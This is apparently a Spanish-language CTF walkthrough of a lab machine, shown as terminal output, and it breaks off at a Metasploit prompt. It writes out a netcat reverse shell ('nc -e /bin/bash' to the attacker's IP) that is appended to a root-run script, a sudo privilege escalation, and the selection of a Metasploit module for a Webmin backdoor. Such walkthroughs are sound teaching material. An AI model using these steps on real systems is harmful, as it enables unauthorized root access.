


```
┌──(kali㉿kali)-[~]
└─$ ssh nezuko@192.168.91.150
The authenticity of host '192.168.91.150 (192.168.91.150)' can't be established.
ED25519 key fingerprint is SHA256:2Ru1IBosCTKF6TvCVfZdwFwIaEjQloQOwvpfhwVTi04.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.91.150' (ED25519) to the list of known hosts.
nezuko@192.168.91.150's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.18.0-15-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

676 packages can be updated.
489 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Thu Apr  4 04:38:17 2024 from 192.168.50.137
nezuko@ubuntu:~$ ls -la
total 52
drwxr-xr-x  9 nezuko  nezuko  4096 Apr   4  2024 .
drwxr-xr-x  4 root    root    4096 Ogos 20  2019 ..
drwx------ 13 nezuko  nezuko  4096 Ogos 20  2019 .cache
-rwxrwx--x  1 zenitsu zenitsu   86 Apr   4 04:14 changeuser.sh
drwx------ 11 nezuko  nezuko  4096 Ogos 20  2019 .config
drwxr-xr-x  2 nezuko  nezuko  4096 Apr   4 17:15 from_zenitsu
drwx------  3 nezuko  nezuko  4096 Ogos 20  2019 .gnupg
-rw-------  1 nezuko  nezuko  1590 Ogos 21  2019 .ICEauthority
drwx------  3 nezuko  nezuko  4096 Ogos 20  2019 .local
drwx------  5 nezuko  nezuko  4096 Ogos 20  2019 .mozilla
-rw-r--r--  1 root    root     474 Apr   4 02:38 origami1.txt
-rw-------  1 root    root    1024 Ogos 20  2019 .rnd
drwx------  2 nezuko  nezuko  4096 Ogos 20  2019 .ssh
```




```
nezuko@ubuntu:~$ cat origami1.txt
                       .
                      /|\
                     / |)\
                    /  I( \
    ,._            /   I`) \
  /'\  `~.        /    | (  \
 /  _\    '.     /     | `)  \
/,-'  \     `.  /      I  )   \/`-..
        \     /        |  )    \    `;-,.._
         \   /         I  )     \           ``-.._
          \ /          I.)'      \                ``" ..
           V           |J_,,..__.,\.,.__..,,._,,,._,,._`;-,..
            \    _,.;'
             \_,-
```

Si nos movemos a la **home** del otro usuario “**zenitsu**” que está en la máquina, podemos encontrar el **segundo origami**.




```
nezuko@ubuntu:~$ cd ..
nezuko@ubuntu:/home$ ls -la
total 16
drwxr-xr-x  4 root    root    4096 Ogos 20  2019 .
drwxr-xr-x 24 root    root    4096 Ogos 20  2019 ..
drwxr-xr-x  9 nezuko  nezuko  4096 Apr   4 17:20 nezuko
drwxr-xr-x  6 zenitsu zenitsu 4096 Apr   4  2024 zenitsu
nezuko@ubuntu:/home$ cd zenitsu
nezuko@ubuntu:/home/zenitsu$ ls -la
total 40
drwxr-xr-x 6 zenitsu zenitsu 4096 Apr   4  2024 .
drwxr-xr-x 4 root    root    4096 Ogos 20  2019 ..
-rw-r--r-- 1 zenitsu zenitsu  220 Ogos 20  2019 .bash_logout
-rw-r--r-- 1 zenitsu zenitsu 3771 Ogos 20  2019 .bashrc
drwx------ 2 zenitsu zenitsu 4096 Apr   4 00:08 .cache
drwx------ 3 zenitsu zenitsu 4096 Apr   4 00:08 .gnupg
drwxrwxr-x 3 zenitsu zenitsu 4096 Ogos 20  2019 .local
-rw-r--r-- 1 root    root     482 Apr   4 02:39 origami2.txt
-rw-r--r-- 1 zenitsu zenitsu  807 Ogos 20  2019 .profile
drwxr-xr-x 2 zenitsu root    4096 Apr   4 04:25 to_nezuko
```



```
nezuko@ubuntu:/home/zenitsu$ cat origami2.txt
        _____                   /|
        |   \      ____        / |
  __    |    \    ^    |      /  ;
 ^   \  |     \  /  \  |     /  ;
/,'\  \ |      V   : \ |    /   ;
~  ;   \|      /   :  \|   /   ;
   |    \     /   :'  |   /    ;
   |     \   /    :   |  /    ;
   |      \ /    :'   | /     ;
   |       /     :    |/     ;
   |      /     :'    |      ;
    \    /      :     |     ;
     \  /      :'     |     ;
      \       :'      |    ;
       \______:_______|___;
nezuko@ubuntu:/home/zenitsu$ 
```


Además, en la home de **zenitsu** vemos un directorio llamado **to_nezuko** y dentro un **script** con un título que nos dice que **enviemos un mensaje a nezuko**.

Si miramos ese script vemos un mensaje que nos dice que podemos enviar un mensaje. Y además, **nos dejan pistas de qué mensaje enviar**. Nos dan un comando y nos dicen que hay que modificar la IP y el PUERTO, y que sólo podemos agregar texto, la sobrescritura no está disponible.




```
nezuko@ubuntu:/home/zenitsu$ ls -la
total 40
drwxr-xr-x 6 zenitsu zenitsu 4096 Apr   4  2024 .
drwxr-xr-x 4 root    root    4096 Ogos 20  2019 ..
-rw-r--r-- 1 zenitsu zenitsu  220 Ogos 20  2019 .bash_logout
-rw-r--r-- 1 zenitsu zenitsu 3771 Ogos 20  2019 .bashrc
drwx------ 2 zenitsu zenitsu 4096 Apr   4 00:08 .cache
drwx------ 3 zenitsu zenitsu 4096 Apr   4 00:08 .gnupg
drwxrwxr-x 3 zenitsu zenitsu 4096 Ogos 20  2019 .local
-rw-r--r-- 1 root    root     482 Apr   4 02:39 origami2.txt
-rw-r--r-- 1 zenitsu zenitsu  807 Ogos 20  2019 .profile
drwxr-xr-x 2 zenitsu root    4096 Apr   4 04:25 to_nezuko
nezuko@ubuntu:/home/zenitsu$ cd to_nezuko/
nezuko@ubuntu:/home/zenitsu/to_nezuko$ ls -la
total 12
drwxr-xr-x 2 zenitsu root    4096 Apr   4 04:25 .
drwxr-xr-x 6 zenitsu zenitsu 4096 Apr   4  2024 ..
-rw-r--r-- 1 zenitsu root     277 Apr   4 04:41 send_message_to_nezuko.sh
nezuko@ubuntu:/home/zenitsu/to_nezuko$ strings send_message_to_nezuko.sh
#!/bin/bash
date=$(date '+%d-%m-%Y_%H:%M')
echo "nezuko chan, would you like to go on a date with me? " > /home/nezuko/from_zenitsu/new_message_$date
#nc -e /bin/bash 192.168.50.137 1234
#Modify the IP and PORT
#You only can append text, overwrite is not available
###########
nezuko@ubuntu:/home/zenitsu/to_nezuko$ 
```


Como vemos se trata de una **ReverShell**, por lo que primero nos pondremos a la escucha, y segundo, escribiremos en el script, pero al intentar escribir en él no podemos ya que tenemos los permisos denegados, por lo que escalamos privilegios al usuario **zenitsu**, y con él si que podremos escribir.



```
nezuko@ubuntu:/home/zenitsu/to_nezuko$ echo "nc -e /bin/bash 192.168.91.128 3009" >> send_message_to_nezuko.sh
-bash: send_message_to_nezuko.sh: Permission denied
nezuko@ubuntu:/home/zenitsu/to_nezuko$
nezuko@ubuntu:/home/zenitsu/to_nezuko$
nezuko@ubuntu:/home/zenitsu/to_nezuko$ sudo -l
Matching Defaults entries for nezuko on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nezuko may run the following commands on ubuntu:
    (zenitsu) NOPASSWD: /home/nezuko/changeuser.sh
nezuko@ubuntu:/home/zenitsu/to_nezuko$ sudo -u zenitsu /home/nezuko/changeuser.sh
zenitsu@ubuntu:/home/zenitsu/to_nezuko$ whoami
zenitsu
zenitsu@ubuntu:/home/zenitsu/to_nezuko$ 
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 3009
listening on [any] 3009 ...
```




```
zenitsu@ubuntu:/home/zenitsu/to_nezuko$ ls
send_message_to_nezuko.sh
zenitsu@ubuntu:/home/zenitsu/to_nezuko$ echo "nc -e /bin/bash 192.168.91.128 3009" >> send_message_to_nezuko.sh
zenitsu@ubuntu:/home/zenitsu/to_nezuko$ cat send_message_to_nezuko.sh
#!/bin/bash
date=$(date '+%d-%m-%Y_%H:%M')
echo "nezuko chan, would you like to go on a date with me? " > /home/nezuko/from_zenitsu/new_message_$date
#nc -e /bin/bash 192.168.50.137 1234
#Modify the IP and PORT
#You only can append text, overwrite is not available
###########
nc -e /bin/bash 192.168.91.128 3009
zenitsu@ubuntu:/home/zenitsu/to_nezuko$ 
```

Modificado el script nos llegará una **shell** en la que ya seremos **root** y podremos ver el **tercer y último origami en el directorio de root**.




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 3009
listening on [any] 3009 ...
connect to [192.168.91.128] from (UNKNOWN) [192.168.91.150] 37934
python -c 'import pty; pty.spawn("/bin/bash")'
whoami
root
cd /root
ls
finalorigami.txt
snap
```




```
cat finalorigami.txt
]||[]||[]||[]||[]||[]||[]||[]||[]||[]||[]||[]||[
|[]||[]||[]||[]||[]||[]||[]||[]||[]||[]||[]||[]|
]||[                                        ]||[
|[]|                                        |[]|
]||[                                        ]||[
|[]|           ,                            |[]|
]||[         .'|`.                          ]||[
|[]|      .-'  |  \                         |[]|
]||[  _.-`  __;.-'|                         ]||[
|[]| '___''`  |   '  /~-.,            _     |[]|
]||[          '   | ;   / `' --      / /`\  ]||[
|[]|         ;   . /  .    ,   -._  /. '\|  |[]|
]||[         |   |/ .'      \     7L'  / '  ]||[
|[]|         |   L.'         `.    \  /     |[]|
]||[        .   F.___          \    \'      ]||[
|[]|        |  /|    `'--.....__`.   \      |[]|
]||[        | / |       /`      `'`.  \     ]||[
|[]|        |'  |     .'  \       / '. \    |[]|
]||[        /  .     /     \     '    `'    ]||[
|[]|        \  |    /      `.   /           |[]|
]||[         \ |  .'        \  /mx          ]||[
|[]|          \|.'            V             |[]|
]||[           '__''''''______'             ]||[
|[]|                                        |[]|
]||[                                        ]||[
|[]|                                        |[]|
]||[       ___                              ]||[
|[]|      .'  `. ,  .   _, _     _  _   .    |[]|
]||[      |    | |/`| /` | _`| |/ |/ | |    ]||[
|[]|      '.__.' |  | `-.|(_.| |  |  / |    |[]|
]||[                  ._.'                  ]||[
|[]|                                        |[]|
]||[]||[]||[]||[]||[]||[]||[]||[]||[]||[]||[]||[
|[]||[]||[]||[]||[]||[]||[]||[]||[]||[]||[]||[]|
```


Hemos resuelto la máquina sacando las **credenciales del usuario nezuko** mediante **hydra** con un **diccionario que hemos sacado de la página web** con el comando **cewl**, pero hay otra forma de resolver la máquina. La otra forma es entrar al usuario **nezuko** a través de **metasploit**.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.91.150 -T5 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 10:35 CEST
Nmap scan report for 192.168.91.150
Host is up (0.00084s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
13337/tcp open  ssl/http MiniServ 1.920 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.09 seconds
```




```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search webmin

Matching Modules
================

   #  Name                                         Disclosure Date  Rank       Check  Description
   -  ----                                         ---------------  ----       -----  -----------
   0  exploit/unix/webapp/webmin_show_cgi_exec     2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
   1  auxiliary/admin/webmin/file_disclosure       2006-06-30       normal     No     Webmin File Disclosure
   2  exploit/linux/http/webmin_file_manager_rce   2022-02-26       excellent  Yes    Webmin File Manager RCE
   3  exploit/linux/http/webmin_package_updates_rce 2022-07-26      excellent  Yes    Webmin Package Updates RCE
   4  exploit/linux/http/webmin_packageup_rce      2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution
   5  exploit/unix/webapp/webmin_upload_exec       2019-01-17       excellent  Yes    Webmin Upload Authenticated RCE
   6  auxiliary/admin/webmin/edit_html_fileaccess  2012-09-06       normal     No     Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
   7  exploit/linux/http/webmin_backdoor           2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor


Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/http/webmin_backdoor

msf6 > use 7
[*] Using configured payload cmd/unix/reverse_perl
```



```
msf6 exploit(linux/http/webmin_backdoor) > show options

